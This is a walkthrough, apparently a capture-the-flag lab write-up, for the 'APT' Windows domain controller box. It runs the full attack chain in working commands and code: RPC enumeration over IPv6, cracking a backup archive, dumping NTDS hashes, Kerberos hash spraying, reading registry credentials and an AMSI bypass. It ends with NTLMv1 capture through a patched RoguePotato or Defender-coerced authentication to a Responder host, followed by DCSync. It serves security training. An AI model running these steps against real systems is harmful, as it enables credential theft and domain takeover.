APT

30th March 2021 / Document No. D21.100.113

Prepared By: MinatoTW

Machine Author(s): cube0x0

Difficulty: Insane

Classification: Official

Synopsis

APT is an insane difficulty Windows machine where RPC and HTTP services are only exposed. Enumeration of existing RPC interfaces provides an interesting object that can be used to disclose the IPv6 address. The box is found to be protected by a firewall exemption that over IPv6 can give access to a backup share. User enumeration and bruteforce attacks can give us access to the registry which contains login credentials. The machine is configured to allow authentication via the NTLMv1 protocol, which is then can be leveraged to gain system access.

Skills Required

- Enumeration
- Scripting
- Impacket
- Windows internals

Skills Learned

- RPC enumeration
- Remote Registry
- Exploiting NTLMv1

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.213 | grep '^[0-9]' | cut -d '/'
-f 1| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.213
```


```
nmap -p$ports -sC -sV 10.10.10.213
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 03:22 UTC
Nmap scan report for 10.10.10.213
Host is up (0.049s latency).

PORT    STATE SERVICE VERSION
80/tcp  open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Gigantic Hosting | Home
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

A full port scan with `nmap` reveals only HTTP (80) and MSRPC (135) open ports.

IIS

Browsing to the web server brings us to a static website called "Gigantic Hosting".




There are no API calls or any input forms to further investigate.

MSRPC

RPC or Remote Procedure Call, is an IPC (InterProcess Communication) mechanism which allows remote invocation of functions. This can be done locally on the server or via network clients. Distributed Component Object Model (DCOM) allows applications to expose objects and RPC interfaces to be invoked via RPC.

A list of available interfaces provided by DCOM can be enumerated using impacket's `rpcmap.py`.

```
rpcmap.py 'ncacn_ip_tcp:10.10.10.213' | grep -A2 'DCOM'
```



We can obtain three mappings each with a UUID. A UUID is used to uniquely identify an interface globally. A quick search with any of the UUIDs will point us to the official documentation which provides a table containing interfaces, their UUIDs and a description of their use.

The three UUIDs obtained match `IID_IRemoteSCMActivator`, `IID_IActivation` and `IID_IObjectExporter` respectively. Clicking on the links under the `Section` column will list the methods exposed by these interfaces.

The IID_IObjectExporter seems to provide an interesting set of methods.

Methods in RPC Opnum Order

Method	Description
ResolveOxid	Returns the bindings and Remote Unknown IPID for an object exporter. Opnum: 0
SimplePing	Performs a ping of a previously allocated ping set to maintain the reference counts on the objects referred to by the set. Opnum: 1
ComplexPing	Invoked to create or modify a ping set, to ping a ping set, or to perform a combination of these operations in one invocation. Opnum: 2
ServerAlive	Invoked by clients to test the aliveness of a server using a given RPC protocol. Opnum: 3
ResolveOxid2	Returns the bindings and Remote Unknown IPID for an object exporter, and the COMVERSION of the object server. Opnum: 4
ServerAlive2	Introduced with version 5.6 of the DCOM Remote Protocol. Extends the ServerAlive method and returns string and security bindings for the object resolver. Opnum: 5

The `Opnum` values represent the methods of the interfaces. It is possible to use `rpcmap.py` to find out which of the methods allow anonymous access.

```
rpcmap.py 'ncacn_ip_tcp:10.10.10.213' -brute-opnums -auth-level 1 -opnum-max 5
```

The `-brute-opnums` argument can be used in order to bruteforce the accessible methods. The authentication level will be set to 1 i.e. RPC_C_AUTHN_LEVEL_NONE, meaning no authentication. The `-opnum-max` flag will be set to `5` as we only need to test five (5) values.

```
rpcmap.py 'ncacn_ip_tcp:10.10.10.213' -brute-opnums -brute-uuids -auth-
level 1 -opnum-max 5

<SNIP>
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: rpcss.dll
UUID: 99FCFEC4-5260-101B-BBCB-00AA0021347A v0.0
Opnum 0: rpc_x_bad_stub_data
Opnum 1: rpc_x_bad_stub_data
Opnum 2: rpc_x_bad_stub_data
Opnum 3: success
Opnum 4: rpc_x_bad_stub_data
Opnum 5: success
```

It is possible to access Opnum three 3 and 5 methods i.e. ServerAlive and ServerAlive2 without any authentication. According to the documentation, this method ServerAlive2 provides network information bindings to the client for further connectivity.

Let's use impacket to create a script and call this method.

```
from impacket.dcerpc.v5 import transport
from impacket.dcerpc.v5.rpcrt import RPC_C_AUTHN_LEVEL_NONE
from impacket.dcerpc.v5.dcomrt import IObjectExporter

target = 'ncacn_ip_tcp:10.10.10.213'
rpcTransport = transport.DCERPCTransportFactory(target)

portmap = rpcTransport.get_dce_rpc()
portmap.set_auth_level(RPC_C_AUTHN_LEVEL_NONE)
portmap.connect()

obj = IObjectExporter(portmap)

bindings = obj.ServerAlive2()

for binding in bindings:
    addr = binding['aNetworkAddr']
    print(f"Address: {addr}")
```

Executing the script is going to return the NIC addresses.

We managed to get the IPv6 address of the box. Let's now scan this IP and look for any firewall exempt ports. First we are going to add the IP-hostname mapping to the hosts file.

```
echo 'dead:beef::b885:d62a:d679:573f apt' | tee -a /etc/hosts
```

And then run a port scan with `nmap`.

```
nmap -T4 --min-rate=1000 -sC -sV -6 apt
```

The `-6` argument specifies that the target address is IPv6.

```
nmap -T4 --min-rate=1000 -sC -sV -6 apt

Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 05:02 UTC
Nmap scan report for apt (dead:beef::b885:d62a:d679:573f)
Host is up (0.049s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
80/tcp   open  http         Microsoft IIS httpd 10
88/tcp   open  kerberos-sec Microsoft Windows Kerberos
135/tcp  open  msrpc        Microsoft Windows RPC
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393
microsoft-ds (workgroup: HTB)

Host script results:
|_clock-skew: mean: -8m33s, deviation: 22m39s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016
Standard 6.3)
|   Computer name: apt
|   NetBIOS computer name: APT\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: apt.htb.local
```

This time is possible to discover many more services and actually the box appears to serve as a domain controller of `HTB.LOCAL` domain.

SMB

We are going to enumerate SMB for any open shares through anonymous authentication.

```
smbclient -N -L //apt
```

```
smbclient -N -L //apt

Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        backup          Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

The authentication is indeed successful and a share named `backup` is discovered.

```
smbclient -N  //apt/backup

Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Thu Sep 24 07:30:52 2020
  ..                  D        0  Thu Sep 24 07:30:52 2020
  backup.zip          A 10650961  Thu Sep 24 07:30:32 2020

10357247 blocks of size 4096. 6966593 blocks available
smb: \> get backup.zip
getting file \backup.zip of size 10650961 as backup.zip
```

A file named `backup.zip` is also found, which we can download for further inspection. The archive appears to be encrypted, which means we'll need to crack the password. By using `zip2john` we can extract the hash and then try to crack it using the `rockyou.txt` wordlist.

```
zip2john backup.zip > hash
john hash -w=/usr/share/wordlists/rockyou.txt --fork=4
```

The cracking is successful and the password in use is `iloveyousomuch`. Extracting the contents provides us with the `NTDS` database as well as with the `SECURITY` and `SYSTEM` registry hives. This can be used to obtain NTLM hashes for all users existing during this snapshot.

We can use impacket's `secretsdump` to extract the hashes.

```
secretsdump.py local -system registry/SYSTEM -security registry/SECURITY -ntds
Active\ Directory/ntds.dit -outputfile hashes
```

The above lists out plenty of hashes, which are stored into the `hashes.ntds` file. We now can use a tool such as kerbrute to bruteforce usernames over kerberos and spot the valid ones.

```
cut -d ':' -f 1 /tmp/hashes.txt.ntds > usernames.txt
./kerbrute_linux_amd64 userenum -d htb.local --dc apt usernames.txt
```

```
./kerbrute_linux_amd64 userenum -d htb.local --dc apt usernames.txt

2021/03/29 06:47:04 >  Using KDC(s):
2021/03/29 06:47:04 >   apt:88

2021/03/29 06:47:09 >  [+] VALID USERNAME: APT$@htb.local
2021/03/29 06:47:09 >  [+] VALID USERNAME: Administrator@htb.local
2021/03/29 06:50:59 >  [+] VALID USERNAME: henry.vinson@htb.local
```

We also find one non-default username i.e. `henry.vinson`. We need to authenticate with this user using CrackMapExec tool. First though we forward port 445 from the IPv6 address to localhost as CME is not currently support IPv6.

```
ssh -L '445:[dead:beef::b885:d62a:d679:573f]:445' root@localhost -N
grep 'henry.vinson' hashes.ntds
cme smb localhost -d htb.local -u henry.vinson -H
2de80758521541d19cabba480b260e8f
```

```
cme smb localhost -d htb.local -u henry.vinson -H
2de80758521541d19cabba480b260e8f

SMB         APT    [*] Windows Server 2016 Standard 14393 (name:APT)
(domain:htb.local) (signing:True) (SMBv1:True)
SMB         APT     [-] htb.local\henry.vinson STATUS_LOGON_FAILURE
```

Unfortunately the login fails, which means that the hash is incorrect. We are going to extract all hashes and see if we get lucky with another user's hash.

```
cut -d ':' -f 4 hashes.txt.ntds > hashes.txt
cme smb localhost -d htb.local -u henry.vinson -H hashes.txt
```

However, we notice that the server locks out our tries after a few attempts. This means that there's some rate limit in place to prevent SMB bruteforce attacks. We are going to change our method and try to bruteforce the hashes over Kerberos.

Kerbrute doesn't support bruteforcing hashes, but we can use pyKerbrute. The script can check a single hash only. Let's modify it to test hashes from a list. Clone the repo and replace the main method in `ADPwdSpray.py` with the following:

```
if __name__ == '__main__':
   kdc_a = 'APT'
   user_realm = 'HTB.LOCAL'
   username = 'henry.vinson'
   hashes = open('hashes.txt', 'r').readlines()

   for line in hashes:
     user_key = (RC4_HMAC, line.strip('\r\n').decode('hex'))
     passwordspray_tcp(user_realm, username, user_key, kdc_a,
line.strip('\r\n'))
```

We also need to replace `AF_INET` with `AF_INET6` while connecting to the socket, as we're using IPv6.

```
sed -i "s/AF_INET/AF_INET6/g" ADPwdSpray.py
```

This time by executing the script there is no block as there's no restriction on Kerberos bruteforcing.

```
python2 ADPwdSpray.py

[+] Valid Login: henry.vinson:e53d87d42adaa3ca32bdb34a876cbffb
```

It returns a result within a few minutes, which can be confirmed using CME.

```
cme smb localhost -d htb.local -u henry.vinson -H
e53d87d42adaa3ca32bdb34a876cbffb

SMB    APT    [*] Windows Server 2016 Standard 14393 (name:APT)
(domain:htb.local) (signing:True) (SMBv1:True)
SMB    APT    [+] htb.local\henry.vinson e53d87d42adaa3ca32bdb34a876cbffb
```

Foothold

This user doesn't seem to have access to any special shares or files so we are going to try login via WinRM.

```
evil-winrm -u henry.vinson -i apt -H e53d87d42adaa3ca32bdb34a876cbffb
```

However, the login is not successful and we fail to establish a session. Another resource worth enumerating though is the registry. It is possible to access registry remotely with the valid credentials we have obtained.

When a user logs in, their registry hive is mounted to `HKCU`, which is unique to each user. However, user hives can also be accessed via the HKEY_USERS (HKU) hive. This stores registry entries for all users on the system. Impacket's `reg.py` can be used to enumerate the registry.

```
reg.py -hashes :e53d87d42adaa3ca32bdb34a876cbffb
htb.local/henry.vinson@apt query -keyName HKU
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

HKU
HKU\Console
HKU\Control Panel
HKU\Environment
HKU\Keyboard Layout
HKU\Network
HKU\Software
HKU\System
HKU\Volatile Environment
```

The query is successful and we're able to list the subkeys in HKU. One interesting place to look for sensitive information is also the `Software` subkey. It's used to store configuration and settings for various applications and might contain credentials.

```
reg.py -hashes :e53d87d42adaa3ca32bdb34a876cbffb htb.local/henry.vinson@apt
query -keyName HKU\\Software
```

```
reg.py -hashes :e53d87d42adaa3ca32bdb34a876cbffb
htb.local/henry.vinson@apt query -keyName HKU\\Software
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

HKU\Software
HKU\Software\GiganticHostingManagementSystem
HKU\Software\Microsoft
HKU\Software\Policies
HKU\Software\RegisteredApplications
HKU\Software\VMware, Inc.
HKU\Software\Wow6432Node
HKU\Software\Classes
```

We notice an interesting key named `GiganticHostingManagementSystem` and we should check it's contents.

```
reg.py -hashes :e53d87d42adaa3ca32bdb34a876cbffb htb.local/henry.vinson@apt
query -keyName HKU\\Software\\GiganticHostingManagementSystem
```

```
reg.py -hashes :e53d87d42adaa3ca32bdb34a876cbffb
htb.local/henry.vinson@apt query -keyName HKU\\Software
\\GiganticHostingManagementSystem

HKU\Software\GiganticHostingManagementSystem
        UserName        REG_SZ   henry.vinson_adm
        PassWord        REG_SZ   G1#Ny5@2dvht
```

We obtain the credentials for the user `henry.vinson_adm` and logged in successfuly using `evil-winrm`.

```
evil-winrm -u henry.vinson_adm -i apt -p 'G1#Ny5@2dvht'
```

```
evil-winrm -u henry.vinson_adm -i apt -p 'G1#Ny5@2dvht'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> whoami
htb\henry.vinson_adm
```

Privilege Escalation

We run a local enumeration tool such as Seatbelt in order to detect any security issues.

```
PS C:\Users\henry.vinson_adm\Documents> menu
PS C:\Users\henry.vinson_adm\Documents> Bypass-4MSI
PS C:\Users\henry.vinson_adm\Documents> Invoke-Binary
/tmp/Seatbelt.exe -group=all

<SNIP>

====== NTLMSettings ======

  LanmanCompatibilityLevel    : 2(Send NTLM response only)

  NTLM Signing Settings
      ClientRequireSigning    : False
      ClientNegotiateSigning  : True
      ServerRequireSigning    : True
      ServerNegotiateSigning  : True
      LdapSigning             : 1 (Negotiate signing)

  Session Security
      NTLMMinClientSec        : 536870912 (Require128BitKey)
        [!] NTLM clients support NTLMv1!
      NTLMMinServerSec        : 536870912 (Require128BitKey)

        [!] NTLM services on this machine support NTLMv1!
```

We can bypass AMSI and then execute the binary using `Invoke-Binary`. One interesting result from the checks is that `LMCompatibilityLevel` is set to `2`. According to the documentation, this is used to specify which protocols can be used for authentication by the client and server. The default value is set to 3 i.e. `Send NTLMv2 response only` which allows just NTLMv2.

The box is found to allow NTLMv1 authentication, which is susceptible to cracking. If we manage to steal NTLMv1 authentication hash then we can crack it using the online service crack.sh to obtain the NTLM hash and authenticate as the computer account.

Tools such as RoguePotato can help us in forcing authentication as the SYSTEM account. However, we'll have to modify it to support IPv6 as IPv4 inbound is blocked. We clone the repository on a Windows host and then open it in Visual Studio.

Browsing to `IStorageTrigger.cpp` will reveal the array used to store the remote IP address. This is set to 16 bytes by default for IPv4 addresses. We change the length to 48 to accommodate IPv6 addresses.

```
HRESULT IStorageTrigger::MarshalInterface(IStream* pStm, const IID& riid, void*
pv, DWORD dwDestContext, void* pvDestContext, DWORD mshlflags) {
  short sec_len = 8;
  char remote_ip_mb[48];
  wcstombs(remote_ip_mb, remote_ip, 48);
  <SNIP>
}
```

We compile the binary and then copy it over to the Linux VM. Now we need an RPC server to negotiate the incoming authentication and capture the hash. This patch can assist in modifying impacket to be used as an RPC server. We need also to download an older impacket version in order to apply the patch.

```
wget
https://github.com/SecureAuthCorp/impacket/releases/download/impacket_0_9_21/im
packet-0.9.21.tar.gz -O- | tar -xzv
cd impacket-0.9.21
wget
https://gist.githubusercontent.com/Gilks/0fc75929faba704c05143b01f34c291b/raw/e
1455b82d4a7ba23998151c28abc66f7e18a8e75/rpcrelayclientserver.patch
```

Before applying the patch we add the following addition at line 556 in `impacket/dcerpc/v5/rpcrt.py`.

```
MSRPC_RTS       = 0x14
```

Now we apply the patch using git.

```
git apply --whitespace=fix --reject rpcrelayclientserver.patch
```

We make sure that all patches are applied without any errors. We need to modify a couple files to adjust to our needs. Edit `impacket/examples/ntlmrelayx/clients/__init__.py` to parse IPv6 addresses properly.

```
class ProtocolClient:
    PLUGIN_NAME = 'PROTOCOL'
    def __init__(self, serverConfig, target, targetPort,
extendedSecurity=True):
        if target.netloc.endswith(':445'):
            ip = target.netloc[:-4]
        else:
            ip = target.netloc
        self.serverConfig = serverConfig
        self.targetHost = ipq
        # A default target port is specified by the subclass
        self.targetPort = targetPort
        self.target = self.targetHost
        self.extendedSecurity = extendedSecurity
        self.session = None
        self.sessionData = {}
```

Next, we update the `do_ntlm_negotiate` function in `impacket/examples/ntlmrelayx/servers/rpcrelayserver.py` to the following.

```
def do_ntlm_negotiate(self, token):
    self.client = smbrelayclient.SMBRelayClient(self.server.config,self.target)
    if not self.client.initConnection():
       raise Exception("Client connection failed.")
    self.challengeMessage = self.client.sendNegotiate(token)
    self.challengeMessage['challenge'] = bytes.fromhex('1122334455667788')
    data = bytearray(self.challengeMessage.getData())
    data[22] = data[22] & NTLMSSP_Disable_ESS
    self.challengeMessage = bytes(data)
```

This is going to set the challenge to `1122334455667788`, which is a requirement for `crack.sh`. We also need to print the response hash.

```
elif messageType == NTLMSSP_AUTH_CHALLENGE_RESPONSE:
    authenticateMessage = ntlm.NTLMAuthChallengeResponse()
    authenticateMessage.fromString(token)

    ntlm_hash_data = outputToJohnFormat(bytes.fromhex('1122334455667788'),
authenticateMessage['user_name'], authenticateMessage['domain_name'],
authenticateMessage['lanman'], authenticateMessage['ntlm'])
    print(ntlm_hash_data['hash_string'], ntlm_hash_data['hash_version'])
```

Finally, we need to create an RPC server to listen for connections.

```
#!/usr/bin/python3
import sys
import logging
from impacket.examples.ntlmrelayx.servers.rpcrelayserver import RPCRelayServer
from impacket.examples import logger
from impacket.examples.ntlmrelayx.utils.config import NTLMRelayxConfig
from impacket.examples.ntlmrelayx.utils.targetsutils import TargetsProcessor

logging.getLogger().setLevel(logging.DEBUG)

c = NTLMRelayxConfig()
c.setEncoding(sys.getdefaultencoding())
c.setSMB2Support(True)
c.setListeningPort(135)
c.setInterfaceIp('')
c.setIPv6(True)

s = RPCRelayServer(c)
s.run()
```

Now we will install this patched impacket version in a virtual environment, so that we don't have to modify the actual installation.

```
pipenv shell
python setup.py install
```

We run the RPC server and then execute the modified Rogue Potato on the box.


```
.\roguepotato.exe -r dead:beef:2::1002 -e cmd
```

This should successfully negotiate authentication and return the NTLMv1 hash.

```
python rpcserver.py

APT$::HTB:95aca8c7248774cb427e1ae5b8d5ce6830a49b5bb858d384:95aca8c72487
74cb427e1ae5b8d5ce6830a49b5bb858d384:1122334455667788 ntlm
```

Now it's time to use crack.sh and submit the hash in the format `NTHASH:<hash>`. We should receive an e-mail with the cracked hash soon.



This hash can be used to perform DCSync as it belongs to the DC computer account.

```
secretsdump.py 'htb.local/APT$@apt' -hashes :d167c3238864b12f5f82feae86a7f798 -just-dc-user administrator
```

This will return the NTLM hash for the domain administrator's account. We finally can use it to login as the DA via WinRM.

```
evil-winrm -u administrator -i apt -H c370bddf384a691d811ff3495e8a72e2
```

Alternate method

It's also possible to force authentication from services running as the SYSTEM account. One such service is the Windows Defender. The defender cli `MpCmdRun` allows scanning files on demand by any user. We can use it to request a share hosted on our box and capture authentication.

First we need to edit `Responder.conf` and set the challenge to `1122334455667788`. Then start Responder to listen for incoming connections.

```
./Responder.py -I tun0 --lm
```

The `--lm` flag forces protocol downgrade to capture NTLMv1 hashes. Switch to the WinRM shell and issue the command below:

```
& "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\MpCmdRun.exe" -Scan -ScanType 3 -File \\10.10.14.4\share\file.txt
```

This requests defender to start a scan with scan type set to 3 i.e. scan the specified file.

```
Responder.py -I tun0 --lm

<SNIP>

[+] Listening for events...
[SMB] NTLMv1 Client   : 10.10.10.213
[SMB] NTLMv1 Username : HTB\APT$
[SMB] NTLMv1 Hash     :
APT$::HTB:EBB7AA817D300E7755D9321A85B358838873167F81F330B7:EBB7AA8
17D300E7755D9321A85B358838873167F81F330B7:b7d5b6e0916c37cf
```

The NTLMv1 hash is received which can be cracked and used as shown previously.